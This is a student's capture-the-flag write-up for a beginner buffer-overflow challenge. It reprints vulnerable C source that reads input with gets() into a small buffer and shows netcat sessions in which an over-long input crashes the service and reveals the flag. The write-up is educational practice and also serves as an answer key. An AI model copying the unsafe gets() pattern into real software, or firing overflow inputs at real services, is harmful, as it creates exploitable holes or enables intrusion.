
StudentID: 6A5723ED

Challenge: babybof0

Date: 4/7/2025

Challenge Solution:


1. This challenge gives us a service address (host1.metaproblems.com:5100) a binary file, and a link to some source code. The source code is below.



```
#include <stdio.h>
#include <stdlib.h>
#include <signal.h>

void win(int sig) {
        system("/bin/cat flag.txt");
        exit(0);
}

void vuln() {
        char buf[24];
        puts("Enter the API token: ");
        gets(buf);
        puts("Your input has been received.");
}

int main() {
        signal(SIGSEGV, &win);
        setbuf(stdout, 0);
        setbuf(stdin, 0);
        setbuf(stderr, 0);
        vuln();
        return 0;
}
```


2. Unfortunately. C is not a language I know. Fortunately, its not a terrible one to understand. “void win(int sig)” seems to be outputting our flag.
3. “void vuln()” seems to be collecting input in a buffer, retrieving it, and printing a message.
4. “Int main()” at first glance only looks relevant because it calls “vuln()”; however, “signal(SIGSEGV, &win);” is actually a critical line. This line indicates that if there is a segmentation fault the code will instead call “win” which has our flag.
5. Since we have the location the service is hosted from, we may as well connect and see what we can do.

6. We can use NetCat to connect and try entering some data as below.



```
┌──(kali㉿kali)-[~/Desktop]
└─$ nc host1.metaproblems.com 5100
Enter the API token:
AAAAAAAAAAAAAAAAAAAAAAAA
Your input has been received.
```

7. So it looks like that took our input, "AAAAAAAAAAAAAAAAAAAAAAAA", stored it in the buffer, and printed a message letting us know our input was received.
8. On the other hand, if we overflow the buffer by giving more input than it can store… We get the flag.



```
┌──(kali㉿kali)-[~/Desktop]
└─$ nc host1.metaproblems.com 5100
Enter the API token:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Your input has been received.
MetaCTF{oops_i_read_in_too_much}
```